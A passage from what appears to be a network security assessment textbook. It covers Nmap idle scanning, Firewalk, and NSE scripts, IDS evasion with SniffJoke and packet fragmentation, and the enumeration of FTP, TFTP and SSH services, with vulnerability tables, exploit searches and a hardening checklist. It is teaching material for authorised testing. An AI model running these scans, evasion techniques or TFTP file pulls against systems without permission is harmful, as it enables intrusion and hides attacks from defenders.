Upon identifying suitable zombie candidates returning incremental IP ID values, you can undertake IP ID header scanning via Nmap. The process uses the zombie host as an indicator, as shown in Figure 6-10. One benefit of this scanning mode is that you can map ACLs from a certain perspective (e.g., identifying routers at branch offices that produce sequential IP ID values, and using them as zombies).
Nmap supports IP ID header scanning via the following option:
-sI <zombie host[:probe port]>
By default, Nmap will send heartbeat packets to TCP port 80 of the zombie host. It is particularly important to use the -Pn flag to suppress probing, so that all packets are sent from the address of the zombie to the target.
Nmap identifies filters based on network responses or lack thereof. Deeper assessment is undertaken with Firewalk, which manipulates the TTL field of packets to scan a target from a certain distance (i.e., one hop beyond a given gateway).
Example 6-11 demonstrates Firewalk testing six TCP ports through a specific gateway (gw.test.org) to a destination of www.test.org. The functionality has also been ported to Nmap, via the firewalk NSE script.
$ firewalk -n -S21,22,23,25,53,80 -pTCP gw.test.org www.test.org Firewalk 5.0 [gateway ACL scanner] Firewalk state initialization completed successfully. TCP-based scan. Ramping phase source port: 53, destination port: 33434 Hotfoot through 217.41.132.201 using 217.41.132.161 as a metric. Ramping Phase: 1 (TTL 1): expired [192.168.102.254] 2 (TTL 2): expired [212.38.177.41] 3 (TTL 3): expired [217.41.132.201] Binding host reached. Scan bound at 4 hops. Scanning Phase: port 21: A! open (port listen) [217.41.132.161] port 22: A! open (port not listen) [217.41.132.161] port 23: A! open (port listen) [217.41.132.161] port 25: A! open (port not listen) [217.41.132.161] port 53: A! open (port not listen) [217.41.132.161] port 80: A! open (port not listen) [217.41.132.161]
Firewalk calculates the distance to the gateway and sends packets destined for the target with a TTL that is one hop beyond. Based on the responses, the tool is able to map the filtering policy of the gateway. For example:
If an ICMP type 11, code 0 (TTL exceeded in transit) message is received, the packet passed through and a response was later generated.
If the packet is dropped without comment, it was probably done at the gateway.
If an ICMP type 3, code 13 (communication administratively prohibited) message is received, a filter such as a router ACL is being used.
If the packet is dropped without comment, this doesn’t necessarily mean that traffic to the target host and port is filtered. Some firewalls know that the packet is due to expire and will send an expired message whether the policy allows the packet or not.
Firewalk works in true IP-routed environments, as opposed to those using network address translation (NAT). Dave Goldsmith and Mike Schiffman’s paper describes the testing approach in detail.17
Misconfigured routers, firewalls, and network devices sometimes respond to network probes using nonpublic source addresses. Example 6-12 demonstrates tcpdump used to identify packets received from private addresses during testing. In this case, the eth2 interface in Kali Linux is addressable from the public Internet.
root@kali:~# tcpdump –nt -i eth2 src net 10 or 172.16/12 or 192.168/16 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth2, link-type EN10MB (Ethernet), capture size 65535 bytes IP 10.10.0.1 > 185.22.224.18: ICMP echo reply, id 25804, seq 1582, length 64 IP 10.10.0.2 > 185.22.224.18: ICMP echo reply, id 25804, seq 1586, length 64
Whenever possible, avoid scanning from a network using NAT because behavior of the gateway can skew results. For the best results online, perform scanning from a host that is able to route IP traffic directly to and from the Internet (i.e., not behind a firewall or router performing address translation).
Within Nmap, NSE provides support for a number of tests against particular services. Table 6-6 lists the different NSE script categories.
| Category | Notes |
|---|---|
auth |
These scripts perform authentication bypass and anonymous querying of services; brute-force password grinding scripts aren’t included in this category |
broadcast |
Use LAN broadcasting to identify hosts |
brute |
Brute-force password grinding scripts run against exposed network services supporting authentication |
default |
Default NSE scripts; run using the -sC or -A flags; this category includes intrusive scripts and so should be run only with permission |
discovery |
Active discovery of information from the target environment, through querying open sources and performing information gathering tests against exposed network services |
dos |
Denial of service scripts that might impact availability |
exploit |
Scripts that exploit particular vulnerabilities |
external |
Scripts that send data to a third-party API or resource (i.e., WHOIS) |
fuzzer |
Scripts that send randomized data to services |
intrusive |
These scripts can induce a crash, affect availability, or create content |
malware |
Identify malware using network indicators |
safe |
Scripts that aren’t designed to crash services or impact performance |
vuln |
Scripts that flag particular vulnerabilities |
Example 6-13 demonstrates default NSE scripts executed (via -sSC) against particular services running on 192.168.10.10.
root@kali:~# nmap -Pn -sSC -p53,143,3306 192.168.10.10
Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 04:52 UTC
Nmap scan report for 192.168.10.10
PORT STATE SERVICE
53/tcp open domain
| dns-nsid:
|_ bind.version: 9.8.2rc1-RedHat-9.8.2-0.23.rc1.el6_5.1
143/tcp open imap
|_imap-capabilities: LOGIN-REFERRALS capabilities ENABLE post-login STARTTLS Pre-login LITERAL+
| IMAP4rev1 NAMESPACE OK ID AUTH=PLAIN SASL-IR listed IDLE have more
| AUTH=LOGINA0001
3306/tcp open mysql
| mysql-info:
| Protocol: 53
| Version: .5.40-36.1
| Thread ID: 12772034
| Capabilities flags: 65535
| Some Capabilities: Speaks41ProtocolNew, ODBCClient, Support41Auth, LongPassword, Speaks41
| ProtocolOld, LongColumnFlag, SupportsTransactions, InteractiveClient,
| SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, FoundRows, Ignore
| Sigpipes, SwitchToSSLAfterHandshake, ConnectWithDatabase, DontAllow
| DatabaseTableColumn, SupportsCompression
| Status: Autocommit
|_ Salt: d{]@e[zu\LJk^sJUOjIn
Many useful scripts are not included in the default category and won’t fire unless explicitly invoked. Particular scripts are executed by using --script (along with arguments passed via --script-args). Using the --script-help argument, you can review individual scripts, as demonstrated in Example 6-14 (showing AFP scripts within the discovery category).
root@kali:~# nmap --script-help "*afp* and discovery" Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 05:00 UTC afp-ls Categories: discovery safe http://nmap.org/nsedoc/scripts/afp-ls.html Attempts to get useful information about files from AFP volumes. The output is intended to resemble the output of <code>ls</code>. afp-serverinfo Categories: default discovery safe http://nmap.org/nsedoc/scripts/afp-serverinfo.html Shows AFP server information. This information includes the server's hostname, IPv4 and IPv6 addresses, and hardware type (for example <code>Macmini</code> or <code>MacBookPro</code>). afp-showmount Categories: discovery safe http://nmap.org/nsedoc/scripts/afp-showmount.html Shows AFP shares and ACLs.
NSE functionality is somewhat limited when testing large heterogeneous environments. Security professionals often rely on feature-rich commercially supported tools to perform deep automated assessment of IP networks. Four popular scanning utilities are as follows:
These tools perform host discovery, port scanning, and exposed service assessment over both IPv4 and IPv6. OpenVAS is free to use and included within Kali Linux, and tutorials online detail the setup and use of the scanner.18
Operation of bulk scanning utilities introduces two challenges:
Default host discovery and scanning policies introduce gaps in coverage
Output often contains false positives and data that has no practical bearing
For the best coverage, I recommend using both Nmap (used to perform initial network scanning, and bulk testing via NSE) and scanning utilities running in a comprehensive mode (scanning 65,536 ports, common UDP services, and so on). Most importantly, comparing output from the two processes will let you identify any gaps arising from the scanning configuration and host discovery settings.
With regard to the signal-to-noise ratio in bulk scanning output, I recommend exporting the material in CSV or XML format and parsing it. For example, Qualys and other tools provide CVSS19 scores for each reported issue; this makes it possible for you to disregard findings that have low impact.
Security-conscious organizations use IDS and IPS technologies to passively monitor and actively block suspicious network traffic. You can adopt three particular tactics at Layers 3 and 4 to interfere with, or bypass detection:
Inserting data that is seen by a sensor but disregarded by the destination host
Fragmenting packets so that a sensor disregards them (but are later reassembled)
Modifying packet data (e.g., appending data and setting particular flags)
The SniffJoke utility20 found within Kali Linux supports the first two approaches via plug-ins that define how egress traffic is manipulated. Depending on network configuration and the OS of the destination host, you can adopt different tactics. Nmap’s evasion features21 include fragmentation and modification of packet data, applied to mask port scanning (a favorite being --data-length, which appends data to each packet, fooling signature-based detection systems). A third tool worth consideration is Stonesoft Evader,22 which can bypass detection by Palo Alto Networks appliances by fragmenting and modifying egress packets.
Consider Figure 6-11. The target host is six hops away from the source, and an IDS sensor is deployed between hops three and four. By sending packets with a TTL that expires before the destination, an adversary can insert data into the network flow (from the perspective of the sensor). A second technique is to send material to the destination that is disregarded, but parsed by the sensor (or vice versa)—achieved through fragmentation and segment overlapping. The underlying problem is that the sensor does not have enough context to correctly perform network flow reassembly.
Within SniffJoke, data manipulation and insertion attacks are known as hacks and scrambles, which are implemented as plug-ins, as described by the project documentation.23
Examples of hacks include inserting a fake payload (causing the sensor to parse session data that is not processed by the destination), providing false sequencing information (causing the sensor to lose state and parse erroneous data), and injection of fake signaling information (via insertion of FIN, RST, or SYN packets that are disregarded by the destination, but cause the sensor to believe the session has ended or a new one established).
Packets can be malformed and fragmented in a number of ways—the trick is to adopt an approach where packets are processed by the sensor and disregarded by the destination host, or vice versa. Many of these approaches depend on the IP stack implementation of the sensor and destination host (through identifying a mismatch and abusing it for gain). Scrambling tactics adopted by SniffJoke focus on generating packets that are disregarded by the destination host, as follows:
One important topic that is not highlighted within the SniffJoke documentation is that of packet fragmentation and segment overlapping. Attackers can use these tactics to evade and bypass IDS and IPS mechanisms because fragmented packets might be reassembled differently by the sensor than by the destination host.24
If you are able to place a crafted PHP script onto a web server protected by a given IDS or IDP mechanism, you can use sniffjoke-autotest to identify effective evasion techniques and create a series of local configuration files.
The PHP script is as follows, as found on the sniffjoke-autotest GitHub page:25
<?php
if(isset($_POST['sparedata'])) {
for($x = 0; $x < strlen($_POST['sparedata']); $x++)
{
if( is_numeric($_POST['sparedata'][$x]) )
continue;
echo "bad value in $x offset";
exit;
}
echo $_POST['sparedata'];
}
?>
Upon placing the script on a web server, run sniffjoke-autotest:
root@kali:~# sniffjoke-autotest -l home -d /usr/var/sniffjoke/ -s \ http://www.example.org/test.php -a 192.168.0.10
The utility will create a configuration (known as a location, using the label home in this case) upon sending requests to http://www.example.org/test.php (with an IP of 192.168.0.10). After it is executed, the SniffJoke home directory (/usr/var/sniffjoke/home/ in Kali Linux) will contain a number of configuration files, as listed in Table 6-7.
| Filename | Description |
|---|---|
| ipblacklist.conf | Contains destination IP addresses to be ignored |
| iptcp-options.conf | Contains the working IP and TCP option combinations |
| ipwhitelist.conf | Lists the destination IP addresses to be covered by SniffJoke |
| plugins-enabled.conf | Lists the working plug-ins and scrambling combinations |
| port-aggressivity.conf | Defines how often packets are injected into particular streams |
| sniffjoke-service.conf | Configuration file for the SniffJoke service |
Edit the configuration files to define the IP addresses and network services within scope for evasion. When you are satisfied with the configuration, run SniffJoke using the particular location label (home in this case):
root@kali:~# sniffjoke --location home
The program runs in the background and updates the default gateway so that all packets are routed through it for manipulation. Once executed, the sniffjokectl utility is used to interact with the service interface, as follows:
Usage: sniffjokectl [OPTIONS] [COMMANDS] --address <ip>[:port] specify administration IP address [default: 127.0.0.1:8844] --version show sniffjoke version --timeout set milliseconds timeout when contacting SniffJoke service [default: 500] --help show this help when sniffjoke is running, you should send commands with a command line argument: start start sniffjoke hijacking/injection stop pause sniffjoke quit quit sniffjoke saveconf dump configuration file stat get statistics about sniffjoke configuration and network info get statistics about sniffjoke active sessions ttlmap show the mapped hop count for destination showport show the running port-aggressivity configuration debug [0-5] change the log debug level
Automated and manual testing methods are used to map the target environment and identify exposed network services. Here is a list of effective network testing techniques:
-A flag to perform OS and network service fingerprinting.-O flag. You can investigate low-level configuration by using Firewalk, Hping3, and Scapy to craft packets with particular flags.What follows is a checklist of countermeasures to use when considering hardening of network devices and servers to reduce the effectiveness of unauthorized network scanning:
Filter inbound ICMP messages at your network edge to prevent ping sweeping.
Filter outbound ICMP unreachable (type 3) messages at border routers and firewalls to prevent port scanning and reverse engineering of your ACLs.
Ensure that software running on critical network devices (core switches, edge routers, and firewalls) is patched up to date. This is important when mitigating denial of service and availability issues.
Review logging and auditing configuration of your network devices to ensure that automated vulnerability scans and large volumes of malicious data do not result in denial of service through logging infrastructure being overwhelmed.
Assess the way that your network devices handle fragmented and malformed packets by using Nmap and SniffJoke when performing scanning and probing exercises. Large volumes of bad data can exhaust security mechanisms, causing them to fail-open.
Be aware of your own network configuration and publicly accessible services by launching network scans against your IP address space. It is surprising how few organizations undertake simple port scanning exercises and are caught off-guard by opportunistic attackers.
1 See IANA.org’s “Internet Control Message Protocol version 6 (ICMPv6) Parameters” and “Internet Control Message Protocol (ICMP) Parameters”, respectively.
2 See Gordon “Fyodor” Lyon, “Host Discovery” in Nmap Network Scanning (Sunnyvale, CA: Insecure.com LLC, 2009).
3 RFCs 792 and 1812 provide an exhaustive list.
4 See the Nmap Payload Database.
5 For more information on Unicornscan, see Robert E. Lee and Jack C. Louis, “Introducing Unicornscan”, presented at the Defcon 13 Hacking Conference, Las Vegas, NV, July 29–31, 2005.
6 Philippe Langlois, “SCTPscan and SIGTRAN Research Paper”, presented at Black Hat Europe 2007, Amsterdam, Netherlands, March 27–30, 2007.
7 See “Q.1902.1: Bearer Independent Call Control protocol (Capability Set 2): Functional description” at ITU.int.
8 See “Linux and Unix screen Command” at Computer Hope.
9 See the Hping3 documentation.
10 See the Firewalk documentation.
11 Sudhanshu Chauhan,“Scapy: All-in-One Networking Tool”, Infosec Institute, October 2, 2012.
12 See the Hping3 documentation.
13 Uriel Maimon, “Port Scanning Without the SYN Flag”, Phrack magazine, vol. 7, no. 49.
14 Philippe Biondi and Arnaud Ebalard, “Scapy and IPv6 Networking”, presented at the Hack in the Box Security Conference, Kuala Lumpur, Malaysia, September 18–21, 2006.
16 Gordon “Fyodor” Lyon, “TCP/IP Fingerprinting Methods Supported by Nmap”, in Nmap Network Scanning (Sunnyvale, CA: Insecure.com LLC, 2009).
17 Dave Goldsmith and Mike Schiffman, “Firewalking”, white paper for Cambridge Technology Partners, October 1998.
18 Specifically, see Alexandre Borges’s tutorial “Fast Configuration of OpenVAS on Kali Linux 1.5” and watch NetSecNow, “Setting up OpenVAS on Kali Linux + Config and Scanning Howto + Free Startup Script”, YouTube video, posted May 28, 2013.
19 See the Common Vulnerability Scoring System (CVSS).
20 See Not in My Name, “SniffJoke 0.4”, SlideShare.net, May 30, 2011.
21 Gordon “Fyodor” Lyon, “Firewall/IDS Evasion and Spoofing”, in Nmap Network Scanning (Sunnyvale, CA: Insecure.com LLC, 2009).
22 For more information, see Dameon D. Welch-Abernathy, “Who’ll Stop the Evaders?” PhoneBoy Blog, March 5, 2016.
23 See tcp-hacks-and-scrambling.txt on GitHub.
This chapter details tactics used to assess services including FTP, SSH, Telnet, DNS, NTP, SNMP, LDAP, and Kerberos. Vulnerability scanners perform scripted tests against network services. Manual investigative approaches are used to:
Qualify and disregard the output of automated tools
Understand the low-level configuration of the environment
Fill gaps in coverage
Table 7-1 lists the default TCP and UDP ports of services covered in this chapter. The final column denotes whether THC Hydra1 supports brute-force password grinding of the protocol. Individual RPC services listen on dynamic high ports, and alternative ports may be used by services including SSH and FTP.
| Port | Protocol | TLS | Name | Description | Hydra | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 21 |
● |
– | – | ftp | File Transfer Protocol | ● |
| 990 |
● |
– |
● |
ftps | ||
| 22 |
● |
– | – | ssh | Secure shell service |
● |
| 23 |
● |
– | – | telnet | Telnet service |
● |
| 53 |
● |
● |
– | domain | DNS service | – |
| 69 | – |
● |
– | tftp | Trivial File Transfer Protocol | – |
| 88 |
● |
● |
– | kerberos | Kerberos authentication service | – |
| 111 |
● |
● |
– | sunrpc | Unix RPC portmapper service | – |
| 123 | – |
● |
– | ntp | Network Time Protocol | – |
| 161 | – |
● |
– | snmp | Simple Network Management Protocol |
● |
| 389 |
● |
● |
– | ldap | Lightweight Directory Access Protocol |
● |
| 636 |
● |
– |
● |
ldaps | ||
| 623 | – |
● |
– | ipmi | Intelligent Platform Management Interface | – |
| 464 |
● |
● |
– | kpasswd | Kerberos password service | – |
| 749 |
● |
● |
– | kerberos-adm | MIT Kerberos administration service | – |
| 3268 |
● |
– | – | globalcat | Microsoft Global Catalog (LDAP) |
● |
| 3269 |
● |
– |
● |
globalcats | ||
| 5353 | – |
● |
– | zeroconf | Multicast DNS service | – |
| 5900 |
● |
– | – | vnc | Virtual Network Computing |
● |
File Transfer Protocol (FTP) provides remote file system access, usually for maintenance of web applications. Servers use two ports to function: TCP port 21, the inbound server control port which processes FTP commands from the client, and TCP port 20, the outbound data port used to transmit data to the client. File transfers are orchestrated over the control port (21), where commands including PORT are used to initiate a data transfer over the outbound data port.
TLS is commonly used to either wrap FTP (i.e., FTPS) or provide transport security via the STARTTLS command. Known vulnerabilities within TLS implementations are described in Chapter 11.
FTP services are vulnerable to the following classes of attack:
Brute-force password grinding
Anonymous browsing and exploitation of software defects
Authenticated exploitation of vulnerabilities (requiring certain privileges)
Nmap performs network service and OS fingerprinting via the -A flag, as demonstrated by Example 7-1. This flag invokes the ftp-anon script (among others), which tests for anonymous access and returns the server directory structure upon authenticating. In this case, Nmap reports that the server is running vsftpd 2.0.8 or later.
root@kali:~# nmap -Pn -sS -A -p21 130.59.10.36 Starting Nmap 6.46 (http://nmap.org) at 2014-11-02 08:13 UTC Nmap scan report for 130.59.10.36 PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.0.8 or later | ftp-anon: Anonymous FTP login allowed (FTP code 230) | lrwxrwxrwx 1 ftp ftp 8 Jun 26 2013 README -> .message | drwxr-xr-x 3 ftp ftp 4 May 24 2013 doc | -rw-rw-r-- 1 ftp ftp 80531673 Nov 02 05:59 ls-lR.gz | drwxr-xr-x 2 ftp ftp 75 May 16 13:30 mirror | drwxr-xr-x 4 ftp ftp 4 Jul 24 07:18 pool | drwxrwxr-x 3 ftp ftp 7 Jan 31 2013 pub | drwxrwxr-x 10 ftp ftp 11 Mar 21 2004 software | lrwxrwxrwx 1 ftp ftp 13 Jun 26 2013 ubuntu |_lrwxrwxrwx 1 ftp ftp 21 Jun 26 2013 ubuntu-cdimage Device type: general purpose Running: Linux 2.4.X
Upon obtaining valid credentials, you are encouraged to manually evaluate privileges. Many FTP server flaws are exploited through crafting malicious file structures server-side, and so the ability to create content is key.
Popular FTP servers include the Microsoft IIS FTP Server, ProFTPD, and Pure-FTPd. Tables 7-2 through 7-4 list known vulnerabilities within these. Other implementations are commonly exploitable and you should query NVD upon fingerprinting to understand known risks.
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2010-3972 | IIS 7.0 and 7.5 | Remotely exploitable heap overflowa |
| CVE-2009-3023 | IIS 5.0 and 6.0 | NLIST overflow resulting in code execution via an authenticated sessionb |
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2015-3306 | ProFTPD 1.3.5 | Flaw within mod_copy allowing attackers to read and write to arbitrary locations |
| CVE-2014-6271 | ProFTPD (all versions) | FTP service USER command vector for the GNU bash shellshock vulnerabilitya |
| CVE-2011-4130 | ProFTPD 1.3.3f | Authenticated use-after-free bug resulting in code execution upon login |
| CVE-2010-4652 | ProFTPD 1.3.3c | ProFTPD 1.3.3c mod_sql overflow via SQL injection or similar vectorb |
| CVE-2010-4221 | ProFTPD 1.3.3b | Remote unauthenticated overflow via TELNET_IAC escape sequencec |
| CVE-2010-3867 | Directory traversal vulnerabilities | |
| CVE-2009-0919 | ProFTPD (all versions) | Default FTP service credentials (username nobody with a password of lampp or xampp) set during XAMPP installation |
|
CVE-2009-0542 CVE-2009-0543 |
ProFTPD 1.3.2rc2 | Authentication bypasses via SQL |
b FelineMenace, “ProFTPD with mod_sql pre-authentication, remote root”, Phrack magazine, issue 67. | ||
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2011-1575 | Pure-FTPd 1.0.29 | FTP STARTTLS command injection flaw |
| CVE-2011-0988 CVE-2011-3171 |
Pure-FTPd 1.0.22 | Multiple authenticated Novell OES privilege escalation vulnerabilities |
To evaluate publicly available exploit scripts, use the searchsploit utility within Kali Linux, as demonstrated by Example 7-2 (searching for Microsoft IIS FTP exploits). The search directive within Metasploit also lists respective modules.
root@kali:~# searchsploit iis ftp ---------------------------------------------------- --------------------------- Description | Path ---------------------------------------------------- --------------------------- Microsoft IIS 5.0/6.0 FTP Server Remote Stack Overf | /windows/remote/9541.pl Microsoft IIS 5.0 FTP Server Remote Stack Overflow | /windows/remote/9559.pl Microsoft IIS 5.0/6.0 FTP Server (Stack Exhaustion) | /windows/dos/9587.txt Windows 7 IIS7.5 FTPSVC UNAUTH'D Remote DoS PoC | /windows/dos/15803.py Microsoft IIS FTP Server NLST Response Overflow | /windows/remote/16740.rb Microsoft IIS FTP Server <= 7.0 - Stack Exhaustion | /windows/dos/17476.rb Microsoft IIS 4.0/5.0 FTP Denial of Service Vulnera | /windows/dos/20846.pl ---------------------------------------------------- ---------------------------
TFTP uses UDP port 69 and requires no authentication—clients read from, and write to servers using the datagram format outlined in RFC 1350. Due to deficiencies within the protocol (namely lack of authentication and no transport security), it is uncommon to find servers on the public Internet. Within large internal networks, however, TFTP is used to serve configuration files and ROM images to VoIP handsets and other devices.
TFTP servers are exploited via the following attack classes:
Obtaining material from the server (e.g., configuration files containing secrets)
Bypassing controls to overwrite data on the server (e.g., replacing a ROM image)
Executing code via an overflow or memory corruption flaw
The tftp utility within Kali Linux is used to manually connect to TFTP servers and issue read (get) and write (put) requests. The protocol provides no means of listing directory contents, and so precise filenames must be known.
Nmap’s tftp-enum script issues read requests by using a dictionary of common filenames, which often reveals useful content. Metasploit contains a similar brute-force module.2 Example 7-3 demonstrates Nmap run against an available server, and the tftp client used to retrieve a file (sip.cfg in this case).
root@kali:~# nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250
Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 13:01 UTC
Nmap scan report for 192.168.10.250
PORT STATE SERVICE
69/udp open tftp
| tftp-enum:
| tftp-enum:
| sip.cfg
| syncinfo.xml
| SEPDefault.cnf
| SIPDefault.cnf
|_ XMLDefault.cnf.xml
root@kali:~# tftp 192.168.10.250
tftp> get sip.cfg
Received 1738 bytes in 0.6 seconds
tftp> quit
root@kali:~# head -5 sip.cfg
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<!-- Generated sip-basic.cfg Configuration File -->
<polycomConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="polycomConfig.xsd">
<msg>
<msg.mwi msg.mwi.1.callBackMode="registration"
msg.mwi.2.callBackMode="registration"></msg.mwi>
Many TFTP server configurations also permit arbitrary file uploads, as shown here:
root@kali:~# echo testing > test.txt root@kali:~# tftp 192.168.10.250 tftp> put test.txt Sent 9 bytes in 0.3 seconds tftp> get test.txt Received 9 bytes in 0.1 seconds
Table 7-5 lists known defects within TFTP server software. For the sake of brevity, I list remotely exploitable issues dating back to 2009. Some of these flaws have associated Metasploit modules. A TFTP scanner capable of crafting and sending the various UDP datagrams would prove useful when testing large internal networks.
| CVE reference(s) | Vendor | Notes |
|---|---|---|
| CVE-2013-0689 | Emerson | Multiple Emerson Process Management devices make it possible for attackers to upload files and execute arbitrary code via TFTP |
| CVE-2013-0145 | Vercot | Serva32 2.1.0 TFTP read request overflow |
| CVE-2012-6664 | Distinct | TFTP 3.10 code execution via writable directory traversala |
| CVE-2012-6663 | General Electric | D20 password recovery via TFTPb |
| CVE-2011-5217 | Hitachi | Directory traversal in the Hitachi JP1 PXE TFTP service provides a means for remote attackers to read arbitrary files |
| CVE-2011-4821 | D-Link | D-Link routers using 1.0.2NA firmware allow remote attackers to read arbitrary files |
| CVE-2011-4722 | Ipswitch | TFTP Server 1.0.0.24 directory traversalc |
| CVE-2011-2199 | Linux | Overflow in tftpd-hpa before 5.1 makes it possible for remote attackers to execute arbitrary code |
CVE-2011-1853 CVE-2011-1852 CVE-2011-1851 CVE-2011-1849 |
HP | Multiple code execution bugs within HP Intelligent Management Center 5.0 |
| CVE-2011-0376 | Cisco | TelePresence 1.6.1 and prior provides a means for remote attackers to obtain sensitive information via TFTP |
| CVE-2010-4323 | Novell | ZENworks Configuration Manager 11.0 and earlier gives remote attackers the ability to execute arbitrary code via a long TFTP request |
| CVE-2009-1730 | NetMechanica | NetDecision TFTP Server 4.2 directory traversal vulnerabilityd |
| CVE-2009-1161 | Cisco | TFTP directory traversal in multiple Cisco products |
a Metasploit distinct_tftp_traversal module. | ||
SSH services provide encrypted access to systems including embedded devices and Unix-based hosts. Three subsystems that are commonly exposed to users are as follows:
Secure shell (SSH), which provides command line access
Secure copy (SCP), which lets users send and retrieve files
Secure FTP (SFTP), which provides feature-rich file transfer
TCP port 22 is used by default to expose SSH and its subsystems. SSH also supports tunneling and forwarding of network connections; thus, you can use it as a VPN to access resources securely.
The SSH protocol works as follows:
Diffie-Hellman key exchange is used to establish an mutual secret
A pseudorandom function (e.g., SHA-1 or SHA-256) is used by both the client and server to derive three pairs of keys from the mutual secret (one for each party):
Two initialization vector (IV) values
Two encryption keys
Two signing keys
The server sends its public key to the client, along with a random signed value
The client verifies the signature of the random value (authenticating the server)
Client authentication is undertaken by the server
After it is authenticated, channels are established to provide access to resources
Figure 7-1 demonstrates the three layers: transport, authentication, and connection.
SSH services are vulnerable to the following classes of attack:
Brute-force password grinding
Access being granted due to private key exposure or key generation weakness
Remote anonymous exploitation of known software flaws (without credentials)
Authenticated exploitation of known defects, resulting in privilege escalation
Practical exploitation of many flaws relies on certain features being enabled or used. As such, it is important to investigate and understand the service configuration.
SSH servers return a banner upon connecting, as shown in Example 7-4. In this case, the server is running Debian Linux, OpenSSH 6.0p1, and supports SSH protocol version 2.0.
Security-conscious administrators sometimes modify the banner, as demonstrated by Example 7-5. This server supports version 2.0 of the protocol, but the implementation is unknown. Table 7-6 lists common SSH implementations and respective banners.
| Implementation | Banner format |
|---|---|
| Cisco | SSH-1.99-Cisco-1.25 |
| Dropbear | SSH-2.0-dropbear_0.52 |
| F-Secure | SSH-2.0-3.2.3 F-SECURE SSH |
| Juniper ScreenOS | SSH-2.0-NetScreen |
| Mikrotik RouterOS | SSH-2.0-ROSSSH |
| Mocana | SSH-2.0-Mocana SSH |
| OpenSSH | SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4 |
| SSH communications | SSH-2.0-3.2.5 SSH Secure Shell (non-commercial) |
| Sun Microsystems | SSH-2.0-Sun_SSH_1.1.4 |
| Tectia | SSH-2.0-6.1.9.95 SSH Tectia Server |
| Wind River VxWorks | SSH-2.0-IPSSH-6.5.0 |
Nmap’s ssh-hostkey script retrieves public key values from a server, as shown by Example 7-6. SSH keys are usually unique, and so this material can be used to identify multihomed systems.
root@kali:~# nmap -Pn -p22 -A 192.168.0.12 Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:21 UTC Nmap scan report for 192.168.0.12 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.3 (protocol 2.0) | ssh-hostkey: | 1024 6d:c9:1f:94:0b:ca:db:27:24:c2:d1:80:26:5b:0d:4d (DSA) | 2048 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 (RSA)
Investigation of exposed SSH services using Nmap and the OpenSSH client in verbose mode will reveal supported algorithms and authentication mechanisms, as described here.
SSH uses a handshake to perform key exchange, authentication, and selection of encryption algorithms. Example 7-7 demonstrates enumeration of the supported algorithms for key exchange, authentication, encryption, and integrity checking via Nmap.3
root@kali:~# nmap -p22 --script ssh2-enum-algos 192.168.0.12 Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:23 UTC Nmap scan report for 192.168.0.12 PORT STATE SERVICE 22/tcp open ssh | ssh2-enum-algos: | kex_algorithms: (4) | diffie-hellman-group-exchange-sha256 | diffie-hellman-group-exchange-sha1 | diffie-hellman-group14-sha1 | diffie-hellman-group1-sha1 | server_host_key_algorithms: (2) | ssh-rsa | ssh-dss | encryption_algorithms: (13) | aes128-ctr | aes192-ctr | aes256-ctr | arcfour256 | arcfour128 | aes128-cbc | 3des-cbc | blowfish-cbc | cast128-cbc | aes192-cbc | aes256-cbc | arcfour | rijndael-cbc@lysator.liu.se | mac_algorithms: (9) | hmac-md5 | hmac-sha1 | umac-64@openssh.com | hmac-sha2-256 | hmac-sha2-512 | hmac-ripemd160 | hmac-ripemd160@openssh.com | hmac-sha1-96 | hmac-md5-96 | compression_algorithms: (1) |_ none
Chapter 11 details many of these algorithms and features, as they are used within TLS. Exploitable protocol weaknesses within SSH stem from the following:
You may enumerate the order of supported authentication mechanisms by using the OpenSSH client in verbose mode, as shown in Example 7-8 (output stripped for brevity). Table 7-7 details SSH authentication mechanisms that you might encounter during testing.
root@kali:~# ssh -v test@69.93.243.12 debug1: Remote protocol version 2.0, remote software version OpenSSH_5.3 debug1: kex: server->client aes128-ctr hmac-md5 none debug1: kex: client->server aes128-ctr hmac-md5 none debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent debug1: Server host key: RSA 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 debug1: ssh_rsa_verify: signature correct debug1: Authentications that can continue: publickey,password,keyboard-interactive root@kali:~# ssh -v test@188.95.73.96 debug1: Remote protocol version 2.0, remote software version ROSSSH debug1: kex: server->client aes128-cbc hmac-md5 none debug1: kex: client->server aes128-cbc hmac-md5 none debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent debug1: Server host key: DSA 86:06:72:5e:f0:75:64:2e:8d:a4:96:46:c3:ca:43:61 debug1: ssh_dss_verify: signature correct debug1: Authentications that can continue: publickey,password
| Name | Description |
|---|---|
publickey |
Public key user authentication (with DSA, ECDSA, or RSA) |
hostbased |
Public key host-based authentication |
password |
User password authentication |
keyboard-interactive |
Abstraction layer for authentication via PAM (e.g., Google Authenticator, YubiKey, Duo Security) |
gssapi-with-mic gssapi-keyex |
GSSAPI authentication |
The configuration of a supported keyboard-interactive mode is deduced upon connecting. For example, the mode might prompt the user to provide a password (i.e., regular PAM authentication), an authentication token value, or response to a challenge. The following example demonstrates this behavior—in this case, the server prompts for a YubiKey token followed by a password:
root@kali:~# ssh test@129.93.244.200 Yubikey for `test': Password:
Upon compiling a list of public SSH keys, you can use Metasploit8 to test accessible SSH services and identify which are valid. In 2012, Matta Consulting published an advisory9 detailing an authentication bypass within F5 Networks hardware using a particular SSH key. The corresponding public key is as follows:
